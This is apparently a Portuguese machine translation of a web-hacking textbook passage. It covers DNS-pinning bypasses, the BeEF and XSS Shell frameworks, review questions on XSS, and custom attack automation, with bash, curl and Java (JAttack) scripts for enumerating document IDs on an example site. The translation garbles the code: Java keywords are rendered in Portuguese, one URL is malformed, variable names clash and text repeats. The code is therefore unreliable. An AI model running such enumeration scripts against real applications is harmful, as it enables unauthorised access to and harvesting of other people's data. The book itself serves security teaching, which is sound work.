O ataque hipotético que acabamos de descrever consegue recuperar dados entre domínios; no entanto, ele constitui apenas uma violação parcial da política de mesma origem do navegador. Crucialmente, na etapa 3, o navegador do usuário acredita que está enviando uma solicitação para o domínio `wahh-attacker.com`, e esse é o contexto no qual a solicitação é feita. Quaisquer cookies que o usuário tenha para o domínio `wahh-app.com`,

como tokens de sessão, não são transmitidos. Isso significa que o conteúdo recuperado no ataque será o mesmo que se o invasor tivesse simplesmente visitado o site <http://wahh-app.com/> diretamente.

Então, o que o ataque consegue? Ele é eficaz na recuperação de conteúdo de sites da Web que o usuário pode acessar, mas que o invasor não pode. Se o usuário estiver em uma LAN corporativa, o invasor poderá navegar em sites da intranet na LAN. Se o usuário estiver em uma conexão DSL doméstica, o invasor poderá se comunicar com a interface administrativa do roteador, que escuta somente na rede doméstica interna. O invasor também pode interagir com quaisquer serviços baseados na Web no próprio computador do usuário, mesmo que estejam protegidos por um firewall pessoal. Nessas situações, o invasor pode acessar servidores que são defendidos pela topologia da rede e não por autenticação e sessões. Um ataque sofisticado pode transformar o navegador do usuário em um proxy aberto, permitindo que o invasor capture dados e execute ações arbitrárias contra alvos arbitrários. Em muitos contextos, isso pode ser uma ameaça muito séria.

Fixação de DNS

É especificamente para evitar esse tipo de ataque que existe a fixação de DNS. Quando os navegadores resolvem um nome de domínio para um endereço IP, eles armazenam em cache o endereço IP durante a sessão atual do navegador, independentemente do valor TTL especificado na resposta à pesquisa. Portanto, na etapa 5 do ataque hipotético, o navegador continuará a associar `wahh-attacker.com` ao endereço IP original `1.2.3.4` e, portanto, não fará nenhuma solicitação ao servidor em `wahh-app.com`. Portanto, o ataque era apenas hipotético, afinal.

Ataques contra a fixação de DNS

Ou será que foi?

Em agosto de 2006, Martin Johns descobriu que a fixação de DNS pode ser derrotada pela rejeição de conexões HTTP. Na etapa 5 do ataque, o navegador do usuário impõe a fixação de DNS e, portanto, faz a solicitação subsequente ao endereço IP original `1.2.3.4`. No entanto, se o servidor do invasor rejeitar essa tentativa de conexão (por exemplo, ao bloquear sua porta HTTP), o navegador do usuário abandonará a fixação de DNS e fará uma nova pesquisa em `wahh-attacker.com`. Nesse momento, o invasor responde com o endereço IP `5.6.7.8` e o ataque prossegue conforme descrito originalmente. Esse comportamento significa que a proteção oferecida pela fixação de DNS pode ser trivialmente derrotada por qualquer invasor sério.

Um segundo defeito na dependência das defesas de fixação de DNS é que elas não protegem os usuários que acessam a Internet por meio de um servidor proxy. Nessa situação, a resolução de DNS é realizada pelo proxy, não pelo navegador. Portanto, as defesas baseadas em navegador

A fixação de DNS é irrelevante, e o ataque hipotético descrito originalmente é totalmente eficaz. Para obter mais detalhes, consulte o documento a seguir:

[http://www.ngssoftware.com/research/papers/
DnsPinningAndWebProxies.pdf](http://www.ngssoftware.com/research/papers/DnsPinningAndWebProxies.pdf)

Uma outra reviravolta na história da fixação do DNS está relacionada ao cabeçalho HTTP `Host`. Observe que, na etapa 6, a solicitação ao servidor Web `wahh-app.com` contém o domínio `wahh-attacker.com` em seu cabeçalho `Host`, porque o navegador do usuário ainda acredita que está acessando o domínio do atacante. Isso significa que os sites da Web podem tentar se defender contra a fixação anti-DNS verificando o cabeçalho `Host` em todas as solicitações e rejeitando aquelas que especificam um domínio diferente. No entanto, um invasor pode falsificar um cabeçalho `Host` arbitrário de várias maneiras, tanto por meio do próprio `XMLHttpRequest` em navegadores mais antigos quanto por meio de versões mais antigas do Flash. Portanto, a verificação do cabeçalho `Host` não deve ser considerada um meio confiável de impedir ataques de fixação anti-DNS. O único método à prova de falhas é garantir que o conteúdo sensível da Web seja protegido por autenticação e sessões eficazes, independentemente de quaisquer defesas impostas pela topologia da rede.

Observe que, como um invasor que executa o pinning anti-DNS pode obter interação bidirecional completa com um aplicativo da Web de destino, ele pode executar qualquer um dos ataques possíveis contra aplicativos na Internet pública. Portanto, as organizações que hospedam aplicativos internamente em redes protegidas devem garantir uma defesa robusta contra ataques comuns a aplicativos da Web, da mesma forma como se esses aplicativos fossem acessíveis diretamente pela Internet.

Estruturas de exploração de navegadores

Várias estruturas foram desenvolvidas para demonstrar e explorar a variedade de possíveis ataques que podem ser realizados contra usuários finais na Internet. Normalmente, esses ataques exigem que um gancho de JavaScript seja colocado no navegador de uma vítima por meio de alguma vulnerabilidade, como XSS. Depois que o gancho é colocado, o navegador entra em contato com um servidor controlado pelo invasor e pode sondar esse servidor periodicamente, enviando dados de volta ao invasor e fornecendo um canal de controle para receber comandos do invasor.

As ações que podem ser realizadas dentro desse tipo de estrutura incluem as seguintes:

Registrar as teclas digitadas e enviá-las ao invasor.

Capturar o conteúdo da área de transferência e enviá-lo ao invasor.

Sequestro da sessão do usuário com o aplicativo vulnerável.

Impressão digital do navegador da vítima e exploração de vulnerabilidades conhecidas do navegador.

Realizar varreduras de portas de outros hosts (que podem estar em uma rede privada acessível pelo navegador do usuário comprometido) e enviar os resultados para o invasor.

Atacar outros aplicativos da Web acessíveis por meio do navegador do usuário comprometido, forçando o navegador a enviar solicitações mal-intencionadas.

Forçar a força bruta do histórico de navegação do usuário e enviá-lo ao invasor.

Um exemplo de uma estrutura sofisticada de exploração de navegador é o BeEF, que foi desenvolvido por Wade Alcon e implementa a funcionalidade anterior. A Figura 12-13 mostra o BeEF capturando informações de um usuário comprometido, incluindo detalhes do computador, o URL e o conteúdo da página exibidos no momento e as teclas digitadas pelo usuário.

The screenshot shows the BeEF interface with the following details:

- Details [Hide]**
 - Browser**: Internet Explorer 5.01
 - Operating System**: Windows 98
 - Screen**: 1280x800 with 24-bit colour
 - URL**: <http://localhost/beef/hook/xss-example.htm>
 - Cookie**: BeEFSession=99f42a3792c31c94f85387a4d360a618
- Page Content [Hide]**
 - Content**: The main page more content
- Key Logger [Hide]**
 - Keys**: my keys are logged
- Module Results [Hide]**
 - Results**: OK Clicked

Figura 12-13: Dados capturados de um usuário comprometido pelo BeEF

A Figura 12-14 mostra o BeEF realizando uma varredura de portas no computador do próprio usuário vítima.

The screenshot shows the BeEF interface with the following configuration for a port scanner:

- Module**: Distributed Port Scanner
- Target**: localhost
- Port(s)**: 80,220,8080
- Timeout**: 1000
- scan** button
- Web browsers explicitly prohibit connection to some ports. <http://www.mozilla.org/projects/netlib/PortBanning.html>
- Results**: Results not available
- delete results** button

Figura 12-14: BeEF realizando uma varredura de portas no computador de um usuário comprometido

Outra estrutura de exploração de navegador altamente funcional é o XSS Shell, produzido pela SecuriTeam. Ele oferece uma ampla gama de funções para manipular hosts zumbis comprometidos por XSS, incluindo a captura de pressionamentos de teclas, conteúdo da área de transferência, movimentos do mouse, capturas de tela e histórico de URL, bem como a injeção de comandos JavaScript arbitrários. Ele também permanece residente no navegador do usuário se ele navegar para outras páginas do aplicativo.

Resumo do capítulo

Examinamos uma grande variedade de maneiras pelas quais os defeitos em um aplicativo da Web no lado do servidor podem deixar seus usuários expostos a ataques mal-intencionados. Muitas dessas vulnerabilidades são complexas de entender e descobrir e, com frequência, exigem um esforço investigativo que excede sua real importância como base para um ataque que valha a pena. No entanto, é comum descobrir que, entre um grande número de falhas desinteressantes no lado do cliente, há uma vulnerabilidade séria que pode ser aproveitada para atacar o próprio aplicativo. Em muitos casos, o esforço vale a pena.

Além disso, à medida que a conscientização sobre a segurança dos aplicativos Web continua a evoluir, os ataques diretos contra o próprio componente do servidor provavelmente se tornarão menos fáceis de descobrir ou executar. Os ataques contra outros usuários, para o bem ou para o mal, certamente fazem parte do futuro de todos.

Perguntas

As respostas podem ser encontradas em www.wiley.com/go/webhacker.

1. Qual é a "assinatura" padrão no comportamento de um aplicativo que pode ser usada para identificar a maioria das instâncias de vulnerabilidades de XSS?
2. Você descobre uma vulnerabilidade XSS refletida na área não autenticada da funcionalidade de um aplicativo. Indique duas maneiras diferentes pelas quais a vulnerabilidade poderia ser usada para comprometer uma sessão autenticada no aplicativo.
3. Você descobre que o conteúdo de um parâmetro de cookie é copiado sem nenhum filtro ou sanitização na resposta do aplicativo. Esse comportamento pode ser usado para injetar JavaScript arbitrário na página retornada? Ele pode ser explorado para realizar um ataque XSS contra outro usuário?
4. Você descobre um comportamento XSS armazenado em dados que só são exibidos para você mesmo. Esse comportamento tem algum significado de segurança?
5. Você está atacando um aplicativo de webmail que manipula anexos de

arquivos e os exibe no navegador. Qual vulnerabilidade comum você deve verificar imediatamente?

6. Como a política de mesma origem do navegador afeta o uso da tecnologia Ajax XMLHttpRequest?
7. Cite três possíveis cargas de ataque para explorações de XSS (ou seja, as ações maliciosas que você pode executar no navegador de outro usuário, não os métodos pelos quais você realiza os ataques).
8. Você descobre uma função que copia o valor de alguns dados fornecidos pelo usuário para o destino de uma tag de imagem:

```

```

Os dados são armazenados no aplicativo e serão retornados a outros usuários autenticados que visualizarem a página relevante. O aplicativo está codificando em HTML os caracteres < e >, impedindo que você saia da tag de imagem. Quais são as duas categorias de ataque que você pode realizar?

9. Você descobriu uma vulnerabilidade de XSS refletida em que é possível injetar dados arbitrários em um único local dentro do HTML da página retornada. Os dados inseridos são truncados em 50 bytes, mas você deseja injetar um script longo. Você prefere não chamar um script em um servidor externo. Como você pode contornar o limite de tamanho?
10. Você descobre uma falha de XSS refletida em uma solicitação que deve usar o método POST método. Quais mecanismos de entrega são viáveis para realizar um ataque?
11. Como um invasor pode usar o método TRACE para facilitar um ataque XSS?
12. Você descobre uma função de aplicativo em que o conteúdo de um parâmetro de string de consulta é inserido no cabeçalho Location em um relatório HTTP. Quais são os três tipos diferentes de ataques que podem ser explorados para realizar esse comportamento?
13. Sua primeira solicitação a um aplicativo bancário retorna um HTML como o seguinte:

```
<frameset>
  <frame src="top.asp" name="top_nav">
  <frame src="left.asp" name="left_nav">
  <frame src="main.asp" name="main">
</frameset>
```

Que vulnerabilidade você pode diagnosticar imediatamente aqui, sem realizar nenhum teste adicional?

14. Qual é a principal condição prévia que deve existir para permitir um ataque XSRF contra uma função sensível de um aplicativo?
15. Quais são as três medidas defensivas que podem ser usadas para evitar ataques de sequestro de JSON?

Automatização de ataques personalizados

Este capítulo não apresenta nenhuma nova categoria de vulnerabilidade. Em vez disso, examinaremos um elemento-chave em uma metodologia eficaz de invasão de aplicativos da Web, ou seja, o uso da automação para fortalecer e acelerar ataques sob medida. A variedade de técnicas envolvidas pode ser aplicada em todo o aplicativo e em cada estágio do processo de ataque, desde o mapeamento inicial até a exploração real.

Cada aplicativo da Web é diferente. Atacar um aplicativo de forma eficaz envolve o uso de vários procedimentos e técnicas manuais para entender seu comportamento e sondar vulnerabilidades. Também implica em usar sua experiência e intuição de forma criativa. Em geral, os ataques são de natureza personalizada, adaptados ao comportamento específico que você identificou e às maneiras específicas pelas quais o aplicativo permite que você interaja com ele e o manipule. A execução manual de ataques personalizados pode ser extremamente trabalhosa e propensa a erros. Os hackers de aplicativos da Web mais bem-sucedidos levam seus ataques personalizados um passo adiante e encontram maneiras de automatizá-los para torná-los mais fáceis, mais rápidos e mais eficazes.

Neste capítulo, descreveremos uma metodologia comprovada para automatizar ataques sob medida. Essa metodologia combina as virtudes da inteligência humana e da força bruta computadorizada, geralmente com resultados devastadores.

Usos da automação sob medida

Há três situações principais em que técnicas automatizadas sob medida podem ser empregadas para ajudá-lo a atacar um aplicativo da Web:

Enumerando identificadores - A maioria dos aplicativos usa vários tipos de nomes e identificadores para se referir a itens individuais de dados e recursos, como números de contas, nomes de usuários e IDs de documentos. É comum que você precise iterar por um número muito grande de possíveis identificadores para enumerar quais são válidos ou merecem uma investigação mais aprofundada. Nessa situação, você pode usar a automação de forma totalmente personalizada para trabalhar com uma lista de possíveis identificadores ou percorrer o intervalo sintático de identificadores que se acredita estarem em uso pelo aplicativo.

Um exemplo de ataque para enumerar identificadores seria quando um aplicativo usa um parâmetro de número de página para recuperar um conteúdo específico:

`https://wahh-app.com/app/showPage.jsp?PageNo=244197`

Durante a navegação pelo aplicativo, você descobre um grande número de valores `PageNo` válidos, mas para identificar cada valor válido é necessário percorrer todo o intervalo, algo que não é possível fazer manualmente.

Coleta de dados - Há muitos tipos de vulnerabilidades de aplicativos da Web que permitem extrair dados úteis ou confidenciais do aplicativo usando solicitações específicas elaboradas. Por exemplo, uma página de perfil pessoal pode exibir os detalhes pessoais e bancários do usuário atual e indicar o nível de privilégio desse usuário no aplicativo. Por meio de um defeito de controle de acesso, você pode visualizar a página de perfil pessoal de qualquer usuário do aplicativo, mas apenas um usuário por vez. A coleta desses dados para cada usuário pode exigir milhares de solicitações individuais. Em vez de trabalhar manualmente, você pode usar um ataque automatizado sob medida para capturar rapidamente todos esses dados em um formato útil.

Um exemplo de coleta de dados úteis seria estender o ataque de enumeração descrito anteriormente. Em vez de simplesmente confirmar quais valores de `PageNo` são válidos, seu ataque automatizado poderia extrair os conteúdos da tag de título HTML de cada página recuperada, permitindo que você examine rapidamente a lista de páginas em busca das mais interessantes.

Fuzzing em aplicativos da Web - Ao descrever as etapas práticas para detectar vulnerabilidades comuns em aplicativos da Web, vimos vários exemplos em que a melhor abordagem para a detecção é enviar vários itens inesperados de dados e sequências de ataque e analisar o aplicativo.

As respostas da estação em busca de anomalias que indiquem que a falha pode estar presente. Em um aplicativo de grande porte, seus exercícios iniciais de mapeamento podem identificar dezenas de solicitações distintas que precisam ser investigadas, cada uma contendo vários parâmetros diferentes. Testar cada caso manualmente é

O uso de automação personalizada, no entanto, pode gerar rapidamente um grande número de solicitações contendo sequências de ataque comuns e avaliar rapidamente as respostas do servidor para identificar casos interessantes que mereçam investigação adicional. No entanto, usando a automação sob medida, você pode gerar rapidamente um grande número de solicitações contendo sequências de ataque comuns e avaliar rapidamente as respostas do servidor para identificar casos interessantes que mereçam uma investigação mais aprofundada. Essa técnica é geralmente chamada de *fuzzing*.

Examinaremos detalhadamente cada uma dessas três situações e as maneiras pelas quais as técnicas automatizadas sob medida podem ser aproveitadas para aprimorar enormemente seus ataques contra um aplicativo.

Enumerando identificadores válidos

Durante a descrição de várias vulnerabilidades e técnicas de ataque comuns, encontramos várias situações em que o aplicativo usa um nome ou identificador para algum item, e sua tarefa como invasor é descobrir alguns ou todos os identificadores válidos em uso. Alguns exemplos de situações em que esse requisito pode surgir são:

A função de login do aplicativo retorna mensagens informativas que revelam se uma falha no login foi resultado de um nome de usuário não reconhecido ou de uma senha incorreta. Ao iterar por uma lista de nomes de usuário comuns e tentar fazer login usando cada um deles, é possível restringir a lista àqueles que você sabe que são válidos. Essa lista pode então ser usada como base para um ataque de adivinhação de senha.

Muitos aplicativos usam identificadores para se referir a recursos individuais que são processados no aplicativo, como IDs de documentos, números de contas, números de funcionários e entradas de registro. Geralmente, o aplicativo expõe algum meio de confirmar se um identificador específico é válido. Ao iterar pelo intervalo sintático de identificadores em uso, você pode obter uma lista abrangente de todos esses recursos.

Se os tokens de sessão gerados pelo aplicativo puderem ser previstos, você poderá sequestrar as sessões de outros usuários simplesmente extrapolando a partir de uma série de tokens emitidos para você. Dependendo da confiabilidade desse processo, talvez seja necessário testar um grande número de tokens candidatos para cada valor válido que for confirmado.

A abordagem básica

Sua primeira tarefa ao formular um ataque automatizado sob medida para enumerar identificadores válidos é localizar um par de solicitação/resposta que tenha as seguintes características:

A solicitação inclui um parâmetro que contém o identificador que você está almejando. Por exemplo, em uma função que exibe um documento armazenado, a solicitação pode conter o parâmetro `docID=3801`.

A resposta do servidor a essa solicitação varia de forma sistemática quando você varia o valor do parâmetro. Por exemplo, se for solicitado um `docId` válido, o servidor poderá retornar uma resposta longa com o conteúdo do documento especificado. Se for solicitado um valor inválido, ele poderá retornar uma resposta curta contendo a string `Invalid document ID.`

Depois de localizar um par de solicitação/resposta adequado, a abordagem básica envolve o envio de um grande número de solicitações automatizadas ao aplicativo, seja trabalhando com uma lista de possíveis identificadores ou iterando pelo intervalo sintático de identificadores conhecidos por estarem em uso. As respostas do aplicativo a essas solicitações são monitoradas quanto a "acertos", indicando que um identificador válido foi enviado.

Detecção de acertos

Há vários atributos de respostas nos quais variações sistemáticas podem ser detectadas e que, portanto, podem fornecer a base para um ataque automatizado.

Código de status HTTP

Muitos aplicativos retornam códigos de status diferentes de forma sistemática, dependendo dos valores dos parâmetros enviados. Os valores mais comumente encontrados durante um ataque para enumerar identificadores são:

- **200** - O código de resposta padrão, que significa "ok".
- **301 ou 302** - Um redirecionamento para um URL diferente.
- **401 ou 403** - A solicitação não foi autorizada ou permitida.
- **404** - O recurso solicitado não foi encontrado.
- **500** - O servidor encontrou um erro ao processar a solicitação.

Comprimento da resposta

É comum que as páginas de aplicativos dinâmicos criem respostas usando um modelo de página (que tem um comprimento fixo) e insiram conteúdo por resposta nesse modelo. Se o conteúdo por resposta não existir ou for inválido (por exemplo, foi solicitado um ID de documento incorreto), o aplicativo poderá simplesmente retornar um modelo vazio. Nessa situação, o comprimento da resposta é um indicador confiável de que um ID de documento válido foi identificado.

Em outras situações, diferentes comprimentos de resposta podem indicar a ocorrência de um erro ou a existência de uma funcionalidade adicional. De acordo com a experiência dos autores, os indicadores de código de status HTTP e de comprimento de resposta foram considerados um meio altamente confiável de identificar respostas anômalas na maioria dos casos.

Corpo da resposta

É muito comum que os dados realmente retornados pelo aplicativo contenham strings literais ou padrões que possam ser usados para detectar ocorrências. Por exemplo, quando um ID de documento inválido é solicitado, a resposta pode conter a cadeia de caracteres ID de documento inválido. Em alguns casos, em que o código de resposta HTTP não varia e o comprimento total da resposta pode ser alterado devido à inclusão de conteúdo dinâmico, a busca de respostas por uma cadeia ou padrão específico pode ser o meio mais confiável de identificar ocorrências.

Cabeçalho de localização

Em alguns casos, o aplicativo responderá a todas as solicitações de um determinado URL com um redirecionamento HTTP (um código de status 302), em que o destino do redirecionamento depende dos parâmetros enviados na solicitação. Por exemplo, uma solicitação para visualizar um relatório pode resultar em um redirecionamento para /download.jsp se o nome do relatório fornecido estiver correto, ou para /error.jsp se estiver incorreto. O destino de um redirecionamento HTTP é especificado no cabeçalho `Location` e pode ser usado com frequência como uma forma de identificar acessos.

Set-Cookie Header

Ocasionalmente, o aplicativo pode responder de forma idêntica a qualquer conjunto de parâmetros, com a exceção de que um cookie é definido em determinados casos. Por exemplo, cada solicitação de login pode ser atendida com o mesmo redirecionamento, mas, no caso de credenciais válidas, o aplicativo define um cookie que contém um token de sessão. O conteúdo que o cliente recebe quando segue o redirecionamento dependerá do fato de um token de sessão válido ter sido enviado.

Atrasos de tempo

Ocasionalmente, o conteúdo real da resposta do servidor pode ser idêntico quando parâmetros válidos e inválidos são enviados, mas o tempo necessário para retornar a resposta pode ser sutilmente diferente. Por exemplo, quando um nome de usuário inválido é enviado a uma função de login, o aplicativo pode responder imediatamente com uma mensagem genérica e não informativa. No entanto, quando um nome de usuário válido é enviado, o aplicativo pode executar vários processamentos de back-end para validar as credenciais fornecidas, alguns dos quais são computacionalmente intensivos, antes de retornar a mesma mensagem se as credenciais estiverem incorretas. Se você puder detectar essa diferença de tempo remotamente, ela poderá ser usada como um discriminador para identificar acertos em seu ataque. (Esse bug também é encontrado com frequência em outros tipos de software, como versões mais antigas do OpenSSH).

DICA O objetivo principal na seleção de indicadores de acertos é encontrar um que seja totalmente confiável ou um grupo que seja confiável quando considerado em conjunto. No entanto, em alguns ataques, você pode não saber de antemão exatamente como é um acerto. Por exemplo, ao visar uma função de login para tentar enumerar nomes de usuários, talvez você não tenha um nome de usuário válido conhecido para determinar o comportamento do aplicativo no caso de um acerto. Nessa situação, a melhor abordagem é monitorar as respostas do aplicativo para todos os atributos que acabamos de descrever e procurar quaisquer anomalias neles.

Criação de scripts para o ataque

Vamos supor que identificamos o seguinte URL, que retorna um código de resposta 200 quando um valor válido de `docID` é enviado e um código de resposta 500 caso contrário:

```
http://wahh-app.com>ShowDoc.jsp?docID=3801
```

Esse par de solicitação/resposta satisfaz as duas condições necessárias para que você possa montar um ataque automatizado para enumerar IDs de documentos válidos.

Em um caso simples como esse, é possível criar um script personalizado muito rapidamente para realizar um ataque automatizado. Por exemplo, o script bash a seguir lê uma lista de possíveis IDs de documentos do `stdin`, usa a ferramenta `netcat` para solicitar um URL que contenha cada ID e registra a primeira linha da resposta do servidor, que contém o código de status HTTP:

```
#!/bin/bash

servidor=wahh-app.com
porta=80
```

```
while read id
do
echo -ne "$id\t"
echo -ne "GET /ShowDoc.jsp?docID=$id HTTP/1.0\r\nHost: $server\r\n\r\n"
| netcat $server $port | head -1
done | tee outfile
```

A execução desse script com um arquivo de entrada adequado gera a seguinte saída, que permite identificar rapidamente IDs de documentos válidos:

```
~> ./script <IDs.txt
3000HTTP/1      .0 500 Erro interno do servidor
3001HTTP/1      .0 200 Ok
3002HTTP/1      .0 200 Ok
3003HTTP/1      .0 500 Erro interno do servidor
...
...
```

DICA O ambiente Cygwin pode ser usado para executar scripts bash na plataforma Windows. Além disso, o conjunto UnixUtils contém portas Win32 de vários utilitários GNU úteis, como `head` e `grep`.

Você pode obter o mesmo resultado com a mesma facilidade em um script em lote do Windows. O exemplo a seguir usa a ferramenta `curl` para gerar solicitações e o comando `findstr` para filtrar a saída:

```
for /f "tokens=1" %i in (IDs.txt) do echo %i && curl
wahh-app.com/ShowDoc.jsp?docId=%i -i -s | findstr /B HTTP/1.0
```

Embora scripts simples como esses sejam ideais para executar uma tarefa direta, como percorrer uma lista de valores de parâmetros e analisar a resposta do servidor para um único atributo, em muitas situações você provavelmente precisará de mais potência e flexibilidade do que os scripts de linha de comando podem oferecer prontamente. A preferência dos autores é usar uma linguagem adequada de alto nível orientada a objetos que permita a fácil manipulação de dados baseados em strings e forneça APIs acessíveis para o uso de soquetes e SSL. As linguagens que atendem a esses critérios incluem Java, C# e Python. Examinaremos mais detalhadamente um exemplo usando Java.

JAttack

O JAttack é uma ferramenta simples, mas versátil, que demonstra como qualquer pessoa com algum conhecimento básico de programação pode usar a automação sob medida para realizar ataques muito poderosos contra um aplicativo. O código-fonte completo dessa ferramenta pode ser baixado do site que acompanha este livro (www.wiley.com/go/webhacker). No entanto, mais importante do que o código em si são as técnicas básicas envolvidas, que explicaremos em breve.

Em vez de apenas trabalhar com uma solicitação como um bloco de texto não estruturado, precisamos que a ferramenta entenda o conceito de um parâmetro de solicitação, ou seja, um item de dados nomeado que pode ser manipulado e anexado a uma solicitação de uma maneira específica. Os parâmetros de solicitação podem aparecer na string de consulta de URL, nos cookies HTTP ou no corpo de uma solicitação POST. Vamos começar criando uma classe `Param` para manter os detalhes relevantes:

```
// JAttack.java
// por Dafydd Stuttard
import java.net.*;
import java.io.*;

classe Param
{
    String name, value;
    Tipo de tipo;
    ataque booleano;

    Param(String name, String value, Type type, boolean attack)
    {
        this.name = name;
        this.value = value;
        this.type = type;
        this.attack = attack;
    }

    enum Type
    {
        URL, COOKIE, BODY
    }
}
```

Em muitas situações, uma solicitação conterá parâmetros que não desejamos modificar em um determinado ataque, mas que ainda precisamos incluir para que o ataque seja bem-sucedido. Podemos usar o campo "attack" para sinalizar se um determinado parâmetro está sendo submetido à modificação no ataque atual.

Para modificar o valor de um parâmetro selecionado de forma artesanal, precisamos que nossa ferramenta compreenda o conceito de uma carga útil de ataque. Em diferentes tipos de ataque, precisaremos criar diferentes fontes de carga útil. Vamos incorporar alguma flexibilidade à ferramenta desde o início e criar uma interface que todas as fontes de carga útil devem implementar:

```
interface PayloadSource
{
    boolean nextPayload();
    void reset();
    String getPayload();
}
```

O método `nextPayload` pode ser usado para avançar o estado da fonte e retorna `true` até que todas as suas cargas úteis sejam usadas. O método `reset` retorna o estado ao seu ponto inicial. O método `getPayload` retorna o valor da carga útil atual.

No exemplo da enumeração de documentos, o parâmetro que queremos variar contém um valor numérico e, portanto, nossa primeira implementação da interface `PayloadSource` é uma classe para gerar cargas numéricas. Essa classe nos permite especificar o intervalo de números que queremos testar:

```
classe PSNumbers implements PayloadSource
{
    int from, to, step, current;
    PSNumbers(int from, int to, int step)
    {
        this.from = from;
        this.to = to;
        this.step = step;
        reset();
    }

    booleano público nextPayload()
    {
        current += step;
        return current <= to;
    }

    público void reset()
    {
        current = from - step;
    }

    público String getPayload()
    {
        return Integer.toString(current);
    }
}
```

Equipados com o conceito de um parâmetro de solicitação e uma fonte de carga útil, temos recursos suficientes para gerar solicitações reais e processar as respostas do servidor. Primeiro, vamos especificar algumas configurações para nosso primeiro ataque:

```
classe JAttack
{
    // configuração de ataque
    String host = "wahh-app.com"; int
    port = 80;
    String method = "GET"; String
    url = "/ShowDoc.jsp";
```

```
Param[] params = novo Param[]
{
    novo Param("DocID", "3801", Param.Type.URL, true),
};
PayloadSource payloads = novos PSNumbers(3000, 3100, 1);
```

Essa configuração inclui as informações básicas de destino, cria um único parâmetro de solicitação chamado `DocID` e configura nossa fonte de carga útil numérica para percorrer o intervalo 3000-3100.

Para percorrer uma série de solicitações, possivelmente visando a vários parâmetros, precisaremos manter algum estado. Vamos usar um método `nextRequest` simples para avançar o estado do nosso mecanismo de solicitação, retornando `true` até que não haja mais solicitações restantes:

```
// estado de ataque
int currentParam = 0;

booleano nextRequest()
{
    Se (currentParam >= params.length)
        retornar false;

    Se (!params[currentParam].attack)
    {
        currentParam++; return
        nextRequest();
    }

    Se (!payloads.nextPayload())
    {
        payloads.reset();
        currentParam++; return
        nextRequest();
    }

    retornar verdadeiro;
}
```

Esse mecanismo de solicitação com estado manterá o controle de qual parâmetro estamos visando no momento e qual carga útil de ataque colocar nele. A próxima etapa é criar de fato uma solicitação HTTP completa usando essas informações. Isso envolve a inserção de cada tipo de parâmetro no local correto da solicitação e a adição de quaisquer outros cabeçalhos necessários:

```
String buildRequest()
{
    // parâmetros de construção
    StringBuffer urlParams = new StringBuffer();
    StringBuffer cookieParams = new StringBuffer();
    StringBuffer bodyParams = new StringBuffer(); for
    (int i = 0; i < params.length; i++)
    {
        String value = (i == currentParam) ?
            payloads.getPayload() :
            params[i].value;

        Se (params[i].type == Param.Type.URL)
            urlParams.append(params[i].name + "=" + value + "&");
        Caso contrário, se (params[i].type == Param.Type.COOKIE)
            cookieParams.append(params[i].name + "=" + value + "; ");
        Caso contrário, se (params[i].type == Param.Type.BODY)
            bodyParams.append(params[i].name + "=" + value + "&");
    }

    // criar solicitação
    StringBuffer req = new StringBuffer();
    req.append(method + " " + url);
    Se (urlParams.length() > 0)
        req.append("?" + urlParams.substring(0, urlParams.length() - 1)); req.append("HTTP/1.0\r\nHost: " + host);
    Se (cookieParams.length() > 0)
        req.append("\r\nCookie: " + cookieParams.toString()); se
    (bodyParams.length() > 0)
    {
        req.append("\r\nContent-Type: application/x-www-form-urlencoded");
        req.append("\r\nContent-Length: " + (bodyParams.length() - 1));
        req.append("\r\n\r\n");
        req.append(bodyParams.substring(0, bodyParams.length() - 1));
    }
    else req.append("\r\n\r\n");

    retornar req.toString();
}
```

OBSERVAÇÃO Se você escrever seu próprio código para gerar solicitações POST, precisará incluir um cabeçalho Content-Length válido que especifique o comprimento real do corpo HTTP em cada solicitação, como no código anterior. Se um Content-Length inválido for enviado, a maioria dos servidores da Web truncará os dados que você enviar ou aguardará indefinidamente que mais dados sejam fornecidos.

Para enviar nossas solicitações, precisamos abrir conexões de rede com o servidor da Web de destino. O Java torna extremamente fácil a tarefa de abrir uma conexão TCP, enviar dados e ler a resposta do servidor:

```
String issueRequest(String req) throws UnknownHostException, IOException
{
    Socket socket = new Socket(host, port);
    OutputStream os = socket.getOutputStream();
    os.write(req.getBytes());
    os.flush();

    BufferedReader br = new BufferedReader(new InputStreamReader(
        socket.getInputStream()));
    StringBuffer response = new StringBuffer();
    String line;
    Enquanto (null != (line = br.readLine()))
        response.append(line);

    os.close();
    br.close();
    retornar response.toString();
}
```

Depois de obter a resposta do servidor a cada solicitação, precisamos analisá-la para extrair as informações relevantes que nos permitirão identificar os acertos em nosso ataque. Vamos começar simplesmente registrando dois itens interessantes: o código de status HTTP da primeira linha da resposta e o comprimento total da resposta:

```
String parseResponse(String response)
{
    StringBuffer output = new StringBuffer();

    output.append(response.split("\s+", 3)[1] + "\t");
    output.append(Integer.toString(response.length()) + "\t");

    retornar output.toString();
}
```

Finalmente, agora temos tudo pronto para lançar nosso ataque. Precisamos apenas de um código simples para chamar cada um dos métodos anteriores e imprimir os resultados, até que todas as solicitações tenham sido feitas e `nextRequest` retorne `false`:

```
void doAttack()
{
    System.out.println("param\tpayload\tstatus\tlength"); String
    output = null;
```

```
enquanto (nextRequest())
{
    ten
    tar
    {   output = parseResponse(issueRequest(buildRequest()));

    }
    catch (Exceção e)
    {
        output = e.toString();
    }
    System.out.println(params[currentParam].name + "\t" +
                       payloads.getPayload() + "\t" + output);
}
}

public static void main(String[] args)
{
    novo JAttack().doAttack();
}
}
```

É isso aí! Para compilar e executar esse código, você precisará fazer o download do Java SDK e do JRE da Sun e, em seguida, executar o seguinte:

```
> javac JAttack.java
> java JAttack
```

Em nossa configuração de exemplo, a saída da ferramenta é:

param	carga útil	status	comprim ento
DocID	3000	500	220
DocID	3001	200	48179
DocID	3002	200	62881
DocID	3003	500	220
...			

Supondo uma conexão de rede normal e uma quantidade de poder de processamento, o JAttack é capaz de emitir centenas de solicitações individuais por minuto e gerar os detalhes pertinentes, permitindo que você identifique rapidamente identificadores de documentos válidos para investigação adicional.

Pode parecer que o ataque que acabamos de ilustrar não é mais sofisticado do que o exemplo original do script bash, que exigia apenas algumas linhas de código. No entanto, devido à forma como o JAttack é projetado, é trivial modificá-lo para fornecer ataques muito mais sofisticados, incorporando vários parâmetros de solicitação, uma variedade de diferentes fontes de carga útil e processamento arbitrariamente complexo de respostas. Nas seções a seguir, faremos alguns pequenos acréscimos ao código do JAttack, o que o torna consideravelmente mais poderoso.

Coleta de dados úteis

